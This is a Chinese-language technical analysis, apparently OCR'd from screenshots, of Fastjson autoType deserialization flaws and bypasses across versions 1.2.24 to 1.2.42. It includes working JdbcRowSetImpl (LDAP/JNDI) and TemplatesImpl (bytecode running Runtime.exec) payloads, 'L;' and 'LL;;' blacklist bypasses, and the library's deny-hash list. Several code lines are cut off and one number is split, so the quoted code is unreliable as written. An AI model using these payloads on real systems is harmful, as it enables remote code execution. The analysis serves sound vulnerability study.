
checkAutotype中检测也做了相应的修改：

```
880     }
881
882     public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
883         if (typeName == null) {
884             return null;
885         }
886
887         if (typeName.length() >= 128 || typeName.length() < 3) {
888             throw new JSONException("autoType is not support. " + typeName);
889         }
890
891         String className = typeName.replace('$', '.');
892         Class<?> clazz = null;
893
894         final long BASIC = 0xcbf29ce484222325L;
895         final long PRIME = 0x100000001b3L;
896
897         if ((((BASIC
898                 ^ className.charAt(0))
899                 * PRIME)
900                 ^ className.charAt(className.length() - 1))
901                 * PRIME == 0x9198507b5af98f0L)
902         {
903             className = className.substring(1, className.length() - 1);
904         }
905
906         final long h3 = (((((BASIC ^ className.charAt(0))
907                 * PRIME)
```


1.2.61测试

与1.2.25一样，默认不开启autotype，所以结果一样，直接抛autotype未开启异常。

从1.2.25到1.2.61之前其实还发生了很多绕过与黑名单的增加，不过这部分在后面的漏洞版本线在具体写，这里写1.2.61版本主要是说明黑名单防御所做的手段。在1.2.61版本时，fastjson将hashcode从十进制换成了十六进制：



不过用十六进制表示与十进制表示都一样，同样可以批量跑jar包。在1.2.62版本为了统一又把十六进制大写：



再之后的版本就是黑名单的增加了

Fastjson漏洞版本线

下面漏洞不会过多的分析，太多了，只会简单说明下以及给出payload进行测试与说明修复方式。

ver<=1.2.24

从上面的测试中可以看到，1.2.24及之前没有任何防御，并且autotype默认开启，下面给出那会比较经典的几个payload。

com.sun.rowset.JdbcRowSetImpl利用链


payload：

```
{
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
  }
}
```

测试（jdk=8u102，fastjson=1.2.24）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;

public class Test2 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataS
//        JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        //JSON.parseObject(payload, User.class); 成功，没有直接在外层用@type，加了一层rand:{
    }
}
```

结果：



触发原因简析：

JdbcRowSetImpl对象恢复->setDataSourceName方法调用->setAutocommit方法调用->context.lookup(datasourceName)调用

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl利用链

payload：


```
{
  "rand1": {
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    "_bytecodes": [
      "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZ(
    ],
    "_name": "aaa",
    "_tfactory": {},
    "_outputProperties": {}
  }
}
```


测试（jdk=8u102，fastjson=1.2.24）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.codec.binary.Base64;

public class Test3 {
    public static void main(String[] args) throws Exception {
        String evilCode_base64 = readClass();
        final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.Template
        String payload = "{'rand1':{" +
                "\"@type\":\"" + NASTY_CLASS + "\"," +
                "\"_bytecodes\":[\"" + evilCode_base64 + "\"]," +
                "'_name':'aaa'," +
                "'_tfactory':{}," +
                "'_outputProperties':{}" +
                "}}\n";
        System.out.println(payload);
        //JSON.parse(payload, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, Object.class, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, User.class, Feature.SupportNonPublicField); 成功
    }

    public static class AaAa {

    }

    public static String readClass() throws Exception {
        ClassPool pool = ClassPool.getDefault();
```

```
        CtClass cc = pool.get(AaAa.class.getName());
        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";
        cc.makeClassInitializer().insertBefore(cmd);
        String randomClassName = "AaAa" + System.nanoTime();
        cc.setName(randomClassName);
        cc.setSuperclass((pool.get(AbstractTranslet.class.getName())));
        byte[] evilCode = cc.toBytecode();

        return Base64.encodeBase64String(evilCode);

    }
}
```

结果:



触发原因简析：

TemplatesImpl对象恢复->JavaBeanDeserializer.deserialze->FieldDeserializer.setValue->TemplatesImpl.getOutputProperties->TemplatesImpl.newTransformer->TemplatesImpl.getTransletInstance->通过defineTransletClasses，newInstance触发我们自己构造的class的静态代码块

简单说明：

这个漏洞需要开启SupportNonPublicField特性，这在样例测试中也说到了。因为TemplatesImpl类中 `_bytecodes` 、 `_tfactory` 、 `_name` 、 `_outputProperties` 、 `_class` 并没有对应的setter，所以要为这些private属性赋值，就需要开启SupportNonPublicField特性。具体这个poc构造过程，这里不分析

了，可以看下廖大师傅的这篇 (http://xxlegend.com/2017/04/29/title-%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96poc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/)，涉及到了一些细节问题。

ver>=1.2.25&ver<=1.2.41

1.2.24之前没有autotype的限制，从1.2.25开始默认关闭了autotype支持，并且加入了checkAutotype，加入了黑名单+白名单来防御autotype开启的情况。在1.2.25到1.2.41之间，发生了一次checkAutotype的绕过。

下面是checkAutoType代码：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
        if (typeName == null) {
            return null;
        }

        final String className = typeName.replace('$', '.');

        // 位置1，开启了autoTypeSupport，先白名单，再黑名单
        if (autoTypeSupport || expectClass != null) {
            for (int i = 0; i < acceptList.length; ++i) {
                String accept = acceptList[i];
                if (className.startsWith(accept)) {
                    return TypeUtils.loadClass(typeName, defaultClassLoader);
                }
            }

            for (int i = 0; i < denyList.length; ++i) {
                String deny = denyList[i];
                if (className.startsWith(deny)) {
                    throw new JSONException("autoType is not support. " + typeName);
                }
            }
        }

        // 位置2，从已存在的map中获取clazz
        Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
        if (clazz == null) {
            clazz = deserializers.findClass(typeName);
        }

        if (clazz != null) {
            if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
                throw new JSONException("type not match. " + typeName + " -> " + expectCl
```

```
        }

        return clazz;
    }

    // 位置3，没开启autoTypeSupport，依然会进行黑白名单检测，先黑名单，再白名单
    if (!autoTypeSupport) {
        for (int i = 0; i < denyList.length; ++i) {
            String deny = denyList[i];
            if (className.startsWith(deny)) {
                throw new JSONException("autoType is not support. " + typeName);
            }
        }
        for (int i = 0; i < acceptList.length; ++i) {
            String accept = acceptList[i];
            if (className.startsWith(accept)) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader);

                if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                    throw new JSONException("type not match. " + typeName + " -> " +
                }
                return clazz;
            }
        }
    }

    // 位置4，过了黑白名单，autoTypeSupport开启，就加载目标类
    if (autoTypeSupport || expectClass != null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
    }

    if (clazz != null) {
        // ClassLoader、DataSource子类/子接口检测
        if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
```

```
                || DataSource.class.isAssignableFrom(clazz) // dataSource can load jc
                ) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (expectClass != null) {
            if (expectClass.isAssignableFrom(clazz)) {
                return clazz;
            } else {
                throw new JSONException("type not match. " + typeName + " -> " + expe
            }
        }
    }

    if (!autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    return clazz;
}
```

在上面做了四个位置标记，因为后面几次绕过也与这几处位置有关。这一次的绕过是走过了前面的1，2，3成功进入位置4加载目标类。位置4 loadclass如下：

```java
public static Class<?> loadClass(String className, ClassLoader classLoader) {
    if (className == null || className.length() == 0) {
        return null;
    }

    Class<?> clazz = mappings.get(className);

    if (clazz != null) {
        return clazz;
    }

    if (className.charAt(0) == '[') {
        Class<?> componentType = loadClass(className.substring(1), classLoader);
        return Array.newInstance(componentType, 0).getClass();
    }

    if (className.startsWith("L") && className.endsWith(";")) {
        String newClassName = className.substring(1, className.length() - 1);
        return loadClass(newClassName, classLoader);
    }

    try {
        if (classLoader != null) {
            clazz = classLoader.loadClass(className);
            mappings.put(className, clazz);

            return clazz;
        }
    } catch (Throwable e) {
        e.printStackTrace();
        // skip
    }

    try {
        ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();

        if (contextClassLoader != null && contextClassLoader != classLoader) {
            clazz = contextClassLoader.loadClass(className);
            mappings.put(className, clazz);

            return clazz;
        }
    } catch (Throwable e) {
        // skip
    }
```

去掉了`className`前后的`L`和`;`，形如`Lcom.lang.Thread;`这种表示方法和JVM中类的表示方法是类似的，fastjson对这种表示方式做了处理。而之前的黑名单检测都是startswith检测的，所以可给@type指定的类前后加上`L`和`;`来绕过黑名单检测。


这里用上面的JdbcRowSetImpl利用链：

```
{
  "rand1": {
    "@type": "Lcom.sun.rowset.JdbcRowSetImpl;",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
  }
}
```

测试（jdk8u102，fastjson 1.2.41）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Test4 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"Lcom.sun.rowset.JdbcRowSetImpl;\",\"dat
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        //JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        //JSON.parseObject(payload, User.class); 成功
    }
}
```

结果：



ver=1.2.42

在1.2.42对1.2.25~1.2.41的checkAutotype绕过进行了修复，将黑名单改成了十进制，对checkAutotype检测也做了相应变化：

```
127  115      private static boolean                          jdk8Error            = false;
128  116
129  117      private boolean                                 autoTypeSupport      = AUTO_SUPPORT;
130       -   private String[]                                denyList             = "bsh,com.mchange,com.sun.,java.lang.Thread,ja
131       -   private String[]                                acceptList           = AUTO_TYPE_ACCEPT_LIST;
     118  +   private long[]                                  denyHashCodes;
     119  +   private long[]                                  acceptHashCodes;
     120  +
132  121
133  122      public final boolean                            fieldBased;
134  123
135  124      public boolean                                  compatibleWithJavaBean = TypeUtils.compatibleWithJavaBean;
136  125
     126  +   {
     127  +       denyHashCodes = new long[]{
     128  +               -8720046426850100497L,
     129  +               -8109300701639721088L,
     130  +               -7966123100503199569L,
     131  +               -7766605818834748097L,
     132  +               -6835437086156813536L,
     133  +               -4837536971810737970L,
     134  +               -4082057040235125754L,
     135  +               -2364987994247679115L,
     136  +               -1872417015366588117L,
     137  +               -254670111376247151L,
     138  +               -190281065685395680L,
     139  +               33238344207745342L,
     140  +               3138641002078975 07L,
     141  +               1203232727967308606L,
     142  +               1502845958873959152L,
     143  +               3547627781654598988L,
     144  +               3730752432285826863L,
     145  +               3794316665763266033L,
     146  +               4147696707147271408L,
     147  +               5347909877633654828L,
     148  +               5450448828334921485L,
     149  +               5751393439502795295L,
     150  +               5944107969236155580L,
     151  +               6742705432718011780L,
     152  +               7179336928365889465L,
     153  +               7442624256860549330L,
     154  +               8838294710098435315L
     155  +       };
```

```
850  878        public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
     @@ -856,27 +884,44 @@ public void addAccept(String name) {
856  884                return null;
857  885            }
858  886
859     -          if (typeName.length() >= 128) {
     887 +          if (typeName.length() >= 128 || typeName.length() < 3) {
860  888                throw new JSONException("autoType is not support. " + typeName);
861  889            }
862  890
863     -          final String className = typeName.replace('$', '.');
     891 +          String className = typeName.replace('$', '.');
864  892            Class<?> clazz = null;
865  893
     894 +          final long BASIC = 0xcbf29ce484222325L;
     895 +          final long PRIME = 0x100000001b3L;
     896 +
     897 +          if ((((BASIC
     898 +                  ^ className.charAt(0))
     899 +                  * PRIME)
     900 +                  ^ className.charAt(className.length() - 1))
     901 +                  * PRIME == 0x9198507b5af98f0L)
     902 +          {
     903 +              className = className.substring(1, className.length() - 1);
     904 +          }
     905 +
     906 +          final long h3 = (((((BASIC ^ className.charAt(0))
     907 +                  * PRIME)
     908 +                  ^ className.charAt(1))
     909 +                  * PRIME)
     910 +                  ^ className.charAt(2))
     911 +                  * PRIME;
     912 +
866  913            if (autoTypeSupport || expectClass != null) {
867     -              for (int i = 0; i < acceptList.length; ++i) {
868     -                  String accept = acceptList[i];
869     -                  if (className.startsWith(accept)) {
     914 +              long hash = h3;
     915 +              for (int i = 3; i < className.length(); ++i) {
     916 +                  hash ^= className.charAt(i);
     917 +                  hash *= PRIME;
     918 +                  if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
```

黑名单改成了十进制，检测也进行了相应hash运算。不过和上面1.2.25中的检测过程还是一致的，只是把startswith这种检测换成了hash运算这种检测。对于1.2.25~1.2.41的checkAutotype绕过的修复，就是红框处，判断了className前后是不是 `L` 和 `;`，如果是，就截取第二个字符和到倒数第二个字符。所以1.2.42版本的checkAutotype绕过就是前后双写 `LL` 和 `;;`，截取之后过程就和1.2.25~1.2.41版本利用方式一样了。

